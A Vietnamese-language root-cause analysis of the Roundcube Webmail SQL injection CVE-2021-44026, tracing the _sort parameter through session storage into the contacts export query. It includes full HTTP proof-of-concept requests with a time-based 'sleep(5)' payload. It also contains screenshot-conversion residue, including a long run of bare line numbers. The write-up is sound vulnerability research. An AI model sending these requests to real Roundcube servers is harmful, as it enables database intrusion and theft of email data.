



Phân tích lỗ hổng CVE-2021-44026 (SQL Injection trong Roundcube Webmail)

Mô tả tổng quan

Lỗ hổng CVE-2021-44026 là một lỗi SQL Injection tồn tại trong Roundcube Webmail, cho phép kẻ tấn công thực thi câu lệnh SQL tùy ý thông qua việc kiểm soát biến `$_SESSION['search']` và biến `_sort` trong quá trình export danh bạ. Lỗi phát sinh do hệ thống không phân biệt được session thuộc module mail và addressbook và biến `_sort` không qua bất kì bước kiểm tra nào, dẫn đến việc sử dụng dữ liệu không kiểm soát từ module mail sang module addressbook.

Root Cause Analysis

Nguyên nhân của lỗ hổng CVE-2021-44026 nằm ở thiết kế chia sẻ session không đúng cách giữa các module trong ứng dụng RoundCube Webmail:

1. Không phân tích rõ ràng dữ liệu session giữa các module:

- Biến `$_SESSION['search']` được dùng cho cả module mail và addressbook
- Trong khi đó, nội dung được gán vào biến `$_SESSION['search']` lại là biến `$_sort` được kiểm soát bởi người dùng khi thao tác với chức năng `list` trong module mail.

2. Thiếu xác thực nguồn dữ liệu session:

- Module addressbook sử dụng lại dữ liệu từ `$_SESSION['search']` mà không kiểm tra xem nó đến từ đâu và có hợp lệ hay không.
- Điều này cho phép kẻ tấn công thao túng nội dung của biến session từ một module và tái sử dụng nó trong module khác với ngữ cảnh hoàn toàn khác.

3. Biến `sort` bị kiểm soát bởi người dùng trong `list.inc` trong module mail của chức năng list :

- Trong chức năng liệt kê email (list.inc), biến sort có thể bị điều chỉnh bởi người dùng.
- Sau đó, biến `$_SESSION['search']` được gán với giá trị `_sort` mà ta kiểm soát, dẫn đến việc session chứa giá trị không an toàn.

4. Thiếu sử dụng các biện pháp chống SQL Injection:

- Dữ liệu lấy từ `$_SESSION['search']` được truyền trực tiếp vào truy vấn SQL mà không qua lọc hoặc escape.

Flow chi tiết của lỗ hổng

1. Điểm bắt đầu: `list.inc` trong module mail

Kẻ tấn công có thể inject payload qua tham số `sort` trong action `list` ở file `list.inc` Sau đó giá trị này được lưu dưới biến `$_SESSION['sort_col']`

Request

```

Pretty Raw Hex
1 GET /webmail/?_task=mail&_action=list&_sort=sleep(5)&_layout=widescreen&_mbox=INBOX&_page=&_remote=1&_unlock=
loading1743657043581&_id=1743657012321 HTTP/1.1
2 Host: localhost:81
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://localhost:81/webmail/?_task=mail&_mbox=INBOX
8 X-Roundcube-Request: zv40QeKsJpQRj33Co3SwTInSCq68CBKL
9 X-Requested-With: XMLHttpRequest
10 Connection: keep-alive
11 Cookie: roundcube_sessid=44283bfe76ce6f389cc946a53ea0b073; language=en_US; roundcube_sessauth=
44GIwUzb2iAnkZ5hNPY43hjS5xqPCcRh-1743726000
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 X-PwnFox-Color: green
16 Priority: u=0
17
18

```

The screenshot shows a web browser's developer console with the following content:

```

web > webmail > program > steps > mail > listinc > ...
19
20 if (!$OUTPUT->ajax_call) { $OUTPUT = rcmail_output_json
21 return;
22 }
23
24 $save_arr = array(); $save_arr = array(2)
25 $dont_override = (array) $RCMAIL->config->get('dont_override'); $dont_override = array(5), $RCMAIL = rcmail
26
27 // is there a sort type for this request?
28 if ($sort = rcube_utils::get_input_value(fname: '_sort', source: rcube_utils::INPUT_GET)) { $sort = "sleep(5)"
29 // yes, so set the sort vars
30 list($sort_col, $sort_order) = explode(separator: '_', string: $sort); $sort_col = "sleep(5)", $sort_order = null, $sort = "sleep(5)"
31
32 // set session vars for sort (so next page and task switch know how to sort)
33 if (!in_array(needle: 'message_sort_col', haystack: $dont_override)) { $dont_override = array(5)
34 $SESSION['sort_col'] = $save_arr['message_sort_col'] = $sort_col; $SESSION = array(30), $save_arr = array(2), $sort_col =
35 }
36 if (!in_array(needle: 'message_sort_order', haystack: $dont_override)) { $dont_override = array(5)
37 $SESSION['sort_order'] = $save_arr['message_sort_order'] = $sort_order; $SESSION = array(30), $save_arr = array(2), $sort
38 }
39 }
40

```

At the bottom, the Xdebug output shows:

```

Listening to Xdebug on port 0.0.0:9003,:::9003 ...
+ $SESSION['sort_col']
+ "sleep(5)"

```

List.inc

```

if ($sort = rcube_utils::get_input_value('_sort', rcube_utils::INPUT_GET)) {
    // yes, so set the sort vars
    list($sort_col, $sort_order) = explode('_', $sort);

    // set session vars for sort (so next page and task switch know how to sort)
    if (!in_array('message_sort_col', $dont_override)) {
        $SESSION['sort_col'] = $save_arr['message_sort_col'] = $sort_col;
    }
    if (!in_array('message_sort_order', $dont_override)) {
        $SESSION['sort_order'] = $save_arr['message_sort_order'] = $sort_order;
    }
}

```

2. Gán giá trị của `$_SESSION['sort_col']` vào `$_SESSION['search']`

Trong `search.inc` trong module mail, dòng 115, gọi hàm `rcmail_sort_column()` để gán giá trị của `$_SESSION['sort_col']` vào biến `$sort_column`.

```

288 function rcmail_sort_column(): mixed
289 {
290     global $RCMAIL; $RCMAIL = rcmail
291
292     if (isset($_SESSION['sort_col'])) { $_SESSION = array(30)
293         $column = $_SESSION['sort_col']; $column = "sleep(5)", $_SESSION = array(30)
294     }
295     else {
296         $column = $RCMAIL->config->get('message_sort_col'); $column = "sleep(5)", $RCMAIL = rcmail
297     }
298
299     // get name of smart From/To column in folder context
300     if ($column == 'fromto') { $column = "sleep(5)"
301         $column = rcmail_message_list_smart_column_name(); $column = "sleep(5)"
302     }
303
304     return $column; $column = "sleep(5)"
305 }
306
307 /**
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000

```

Trong cùng file, dòng 142 gọi hàm `search` có chứa biến `$sort_column` (giá trị được kiểm soát bởi người dùng). Trong hàm `search` ở file `rcube_imap.php`, có gọi tới hàm `set_search_set` có chứa payload của kẻ tấn công

```

public function search($folder = '', $search = 'ALL', $charset = null,
    $sort_field = null)

```

```

{
    $this->set_search_set(array($search, $results, $charset, $sort_field,
    $sorted));

    return $results;
}

```

The screenshot shows a code editor with the following PHP code for the `set_search_set` function in `rcube_imap.php`:

```

334 public function set_search_set($set): void { $set = array(5)
335 {
336     $set = (array)$set; $set = array(5)
337
338     $this->search_string = $set[0]; $this = rcube_imap, $set = array(5)
339     $this->search_set = $set[1]; $this = rcube_imap, $set = array(5)
340     $this->search_charset = $set[2]; $this = rcube_imap, $set = array(5)
341     $this->search_sort_field = $set[3]; $this = rcube_imap, $set = array(5)
342     $this->search_sorted = $set[4]; $this = rcube_imap, $set = array(5)
343     $this->search_threads = is_a(object_or_class: $this->search_set, class: 'rcube_result_thread'); $this = rcube_imap
344
345     if (is_a(object_or_class: $this->search_set, class: 'rcube_result_multifolder')) { $this = rcube_imap
346         $this->set_threading(enable: false); $this = rcube_imap
347     }
348 }
349
350 /**

```

The debug console shows the following output:

```

Listening to Xdebug on port 0.0.0.0:9003,:::9003 ...
$this->search_sort_field
null
$this->search_sort_field
"sleep(5)"

```

Trong cùng file `rcube_imap.php`, hàm `set_search_set` cũng được định nghĩa để lưu trữ thông tin search bao gồm payload của kẻ tấn công

The screenshot shows a code editor with the following PHP code in `search.inc`:

```

150 if ($search_str) { $search_str = "OR HEADER SUBJECT test HEADER FROM test"
151     $SESSION['search'] = $RCMAIL->storage->get_search_set(); $SESSION = array(30), $RCMAIL = rcmail
152     $SESSION['last_text_search'] = $str; $SESSION = array(30), $str = "test"
153 }
154 $SESSION['search_request'] = $search_request; $SESSION = array(30), $search_request = "b2f7065d8a60c9eb5edc350bd7eec0fc"
155 $SESSION['search_scope'] = $scope; $SESSION = array(30), $scope = "base"
156 $SESSION['search_interval'] = $interval; $SESSION = array(30), $interval = ""
157 $SESSION['search_filter'] = $filter; $SESSION = array(30), $filter = "ALL"
158
159 // Get the headers
160 if (!$result->incomplete) { $result = rcube_result_index
161     $result h = $RCMAIL->storage->list_messages($inbox, 1, $sort_column, $rcmail sort_order()); $result h = uninitialized, $RCMAIL

```

The debug console shows the following output for `$SESSION['search']`:

```

array(5)
  0 = "OR HEADER SUBJECT test HEADER FROM test"
  1 = rcube_result_index
  2 = "UTF-8"
  3 = "sleep(5)"
  4 = false

```

Sau khi lưu xong thì ở file `search.inc` dòng 151, biến `$SESSION['search']` được định nghĩa để lấy thông tin mà đã được lưu có chứa payload => kiểm soát được biến `$SESSION['search']`

```

if ($search_str) {
    $SESSION['search'] = $RCMAIL->storage->get_search_set();
    $SESSION['last_text_search'] = $str;
}

```

```

24 // use search result
25 if (!empty($_REQUEST['search']) && isset($_SESSION['search'][$_REQUEST['search']])) { $_REQUEST = array(8), $_SESSION = array(38)
26 $sort_col = $RCMAIL->config->get('addressbook_sort_col', 'name'); $sort_col = "surname", $RCMAIL = rcmail
27 $search = (array)$_SESSION['search'][$_REQUEST['search']]; $search = array(1), $_SESSION = array(38), $_REQUEST = array(8)
28 $records = array(); $records = array(0)
29
30 // Get records from all sources
31 foreach ($search as $s => $set) { $search = array(1), $s = 0, $set = "sleep(5)"
32 $source = $RCMAIL->get_address_book($s); $source = rcube_contacts, $RCMAIL = rcmail, $s = 0
33
34 // reset page
35 $source->set_page(1); $source = rcube_contacts
36 $source->set_pagesize(99999); $source = rcube_contacts
37 $source->set_search_set($set); $source = rcube_contacts, $set = "sleep(5)"
38
39 // get records
40 $result = $source->list_records(); $result = uninitialized, $source = rcube_contacts
41
42 while ($record = $result->next()) { $record = uninitialized, $result = uninitialized
43 // because vcard_map is per-source we need to create vcard here
44 prepare_for_export(record: &$record, source: $source); $record = uninitialized, $source = rcube_contacts
45
46 $record['sourceid'] = $s; $record = uninitialized, $s = 0
47 $key = rcube_addressbook::compose_contact_key(contact: $record, sort_col: $sort_col); $key = uninitialized, $record = ur
48 $records[$key] = $record; $records = array(0), $key = uninitialized, $record = uninitialized

```

PROBLEMS 111 OUTPUT DEBUG CONSOLE TERMINAL PORTS COMMENTS lwa,no Showing 7 of 817

```

Listening to Xdebug on port 0.0.0.0:9003,:::9003 ...
$_SESSION['search']
array(5)
  0 = "OR HEADER SUBJECT test HEADER FROM test"
  1 = rcube_result_index
  2 = "UTF-8"
  3 = "sleep(5)"
  4 = false
$search
array(1)
  0 = "sleep(5)"
$set
"sleep(5)"

```

3. Kích hoạt SQL injection qua file `export.inc` ở module mail sử dụng chức năng export

Gán giá trị 3 vào biến `$_REQUEST['_search']` để chọn index thứ 3 để biến `$search` có giá trị là payload. Sau đó loop qua biến `$search` và dùng hàm `set_search_set($set)` để gán giá trị của biến `$set` vào biến `$filter` trong file `rcube_contacts.php`. Gọi hàm `List_records` có chứa câu query cũng trong file `rcube_contacts.php`.

```

if (!empty($_REQUEST['_search']) && isset($_SESSION['search']
[$_REQUEST['_search']])) {
    $sort_col = $RCMAIL->config->get('addressbook_sort_col', 'name');
    $search = (array)$_SESSION['search'][$_REQUEST['_search']];
    $records = array();

    // Get records from all sources
    foreach ($search as $s => $set) {
        $source = $RCMAIL->get_address_book($s);

        // reset page
        $source->set_page(1);
        $source->set_pagesize(99999);
        $source->set_search_set($set);

        // get records
        $result = $source->list_records();

```

```
}
```

```

94  function set_search_set($filter): void
95  {
96      $this->filter = $filter; $this = rcube_contacts
97      $this->cache = null; $this = rcube_contacts
98  }
99
100  /**
101   * Getter for saved search properties
102   *
103   * @return mixed Search properties used by this class
104   */
105  function get_search_set(): string
106  {
107      return $this->filter; $this = rcube_contacts
108  }
109

```

PROBLEMS 111 OUTPUT DEBUG CONSOLE TERMINAL PORTS COMMENTS

```

$this->filter
"sleep(5)"

```

```

26  class rcube_contacts extends rcube_addressbook
205  function list_records($cols = null, $subset = 0, $nocount = false): rcube_contacts
224  {
225      if ($order_col == 'firstname') $order_col = "surname"
226      $order_cols[] = 'c.surname'; $order_cols = array(4)
227      else if ($order_col == 'surname') $order_col = "surname"
228      $order_cols[] = 'c.firstname'; $order_cols = array(4)
229      if ($order_col != 'name') $order_col = "surname"
230      $order_cols[] = 'c.name'; $order_cols = array(4)
231      $order_cols[] = 'c.email'; $order_cols = array(4)
232
233      $sql_result = $this->db->limitquery( $sql_result = PDOStatement, $this = rcube_contacts
234      "SELECT * FROM " . $this->db->table_name(table: $this->db_name, quoted: true) . " AS c" . $this = rcube_contacts
235      $join . $join = uninitialized
236      " WHERE c.`del` <> 1" .
237      " AND c.`user_id` = ?" . "sleep(5)" "roup_id` = ?" : "" . $this = rcube_contacts
238      ($this->filter ? " AND ".$this->filter : "" ) . $this = rcube_contacts
239      " ORDER BY " . $this->db->concat($order_cols) . $this = rcube_contacts, $order_cols = array(4)
240      " " . $this->sort_order, $this = rcube_contacts
241      $start_row, $start_row = 0
242      $length, $length = 99999
243      $this->user_id, $this = rcube_contacts
244      $this->group_id; $this = rcube_contacts
245
246      // determine whether we have to parse the vcard or if only db cols are requested
247      $read_vcard = !$cols || count(value: array_intersect(array: $cols, arrays: $this->table_cols)) < count(value: $cols); $read_vcard = true
248
249      while ($sql_result && ($sql_arr = $this->db->fetch_assoc(result: $sql_result))) { $sql_result = PDOStatement, $sql_arr = uninitialized, $this = rcube_contacts
250      $sql_arr['ID'] = $sql_arr[$this->primary_key]; $sql_arr = uninitialized, $this = rcube_contacts

```

PROBLEMS 111 OUTPUT DEBUG CONSOLE TERMINAL PORTS COMMENTS

lwa,ln


Showing 5 of 599

```

Listening to Xdebug on port 0.0.0.0:9003,:::9003 ...
$sql_result
Cannot evaluate code without a connection
$this->filter
"sleep(5)"

```

Câu query có chứa biến `$filter` mà chúng ta đã set trước đó . Trigger sql thành công.



Steps to Reproduce (POC)


- Bước 1: Sử dụng chức năng list của mục options trong phần mail để bắn request. Đổi giá trị của param search

Request

```


Pretty  Raw  Hex
1 GET /webmail/?_task=mail&_action=list&_sort=sleep(5)&_layout=widescreen&_mbox=INBOX&_page=&_remote=1&_unlock=
loading1743657043581&_=1743657012321 HTTP/1.1
2 Host: localhost:81
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://localhost:81/webmail/?_task=mail&_mbox=INBOX
8 X-Roundcube-Request: zv40QeKsJpQRj33Co3SwTInSCq68CBKL
9 X-Requested-With: XMLHttpRequest
10 Connection: keep-alive
11 Cookie: roundcube_sessid=7d1f3d0721b76081eafc53199a6cb249; language=en_US; roundcube_sessauth=
20RULSKNP7gLJ12n7maTGgMNBK8gRhs4p-1743731100
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 X-PwnFox-Color: green
16 Priority: u=0
17
18

```

- Bước 2: Sử dụng chức năng search ở phần mail để bắn request để giá trị của `$_SESSION['search']` là payload từ `$_SESSION['sort_col']`

Request



- Bước 3: Sử dụng chức năng export ở mục contact và thêm param `_search` với giá trị là 3 để kích hoạt payload

Request

PrettyRawHex

1GET /webmail/?_task=addressbook&_source=0&_search=3&_action=export&_token=1C2GEpYbcy9iTqxMRI0UyTk52RvJHzVD HTTP/1.1

2Host: localhost:81

3User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0

4Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

5Accept-Language: en-US,en;q=0.5

6Accept-Encoding: gzip, deflate, br

7Referer: http://localhost:81/webmail/?_task=addressbook&_source=0

8Connection: keep-alive

9Cookie: roundcube_sessid=7d1f3d0721b76081eafc53199a6cb249; language=en_US; roundcube_sessauth=20RULSKNP7gLJ12n7maTGgNNK8gRhs4p-1743731100

0Upgrade-Insecure-Requests: 1

1Sec-Fetch-Dest: document

2Sec-Fetch-Mode: navigate

3Sec-Fetch-Site: same-origin

4Sec-Fetch-User: ?1X-PwnFox-Color: green

5Priority: u=0, i

6

7

Response

PrettyRawHexRender

1HTTP/1.1 200 OK

2Server: nginx

3Date: Fri, 04 Apr 2025 01:47:29 GMT

4Content-Type: text/vcard; charset=UTF-8

5Connection: keep-alive

6Keep-Alive: timeout=10

7Expires: Fri, 04 Apr 2025 01:47:14 GMT

8Last-Modified: Fri, 04 Apr 2025 01:47:14 GMT

9Cache-Control: private, no-cache, no-store, must-revalidate, post-check=0, pre-check=0

10Pragma: no-cache

11X-DNS-Prefetch-Control: off

12Referrer-Policy: same-origin

13X-Frame-Options: sameorigin

14Content-Disposition: attachment; filename="contacts.vcf"

15Content-Length: 0

16

17

0 highlights

0 highlights

517 bytes | 15,013 millis



Kết luận

Vấn đề chính nằm ở việc sử dụng `$_SESSION['search']` giữa các module (mail và addressbook) mà không kiểm tra nguồn gốc. Điều này dẫn đến khả năng kiểm soát giá trị truy vấn SQL không an toàn từ bên ngoài.

Hậu quả:

- SQL Injection: Kẻ tấn công có thể thao túng truy vấn cơ sở dữ liệu để đánh cắp, sửa đổi hoặc xóa dữ liệu quan trọng
- Session Hijacking: Kẻ tấn công có thể chiếm quyền kiểm soát phiên làm việc, có thể đọc, sửa đổi hoặc xóa email của nạn nhân mà không cần biết mật khẩu gốc
- Social Engineering: Kẻ tấn công có thể giả danh người dùng để gửi email lừa đảo, phát tán mã độc hoặc thực hiện các cuộc tấn công phi kỹ thuật

Recommendations

- Tách biệt rõ ràng `$_SESSION['search']` cho từng module
- Áp dụng prepared statements để tránh SQL injection
- Xác thực kỹ dữ liệu đầu vào bằng cách thêm các filter

References

<https://pentest-tools.com/blog/roundcube-exfiltrating-emails-with-cve-2021-44026#is-this-vulnerability-still-significant-in-2023>

<https://github.com/roundcube/roundcubemail/commit/ca5dd51990fef71a0ae32d7be236e5eeee4d322d>

<https://github.com/roundcube/roundcubemail/commit/c8947ecb762d9e89c2091bda28d49002817263f1>

<https://github.com/roundcube/roundcubemail/commit/ee809bde2dcaa04857a919397808a7296681dcfa>

<https://github.com/pentesttoolscom/roundcube-cve-2021-44026>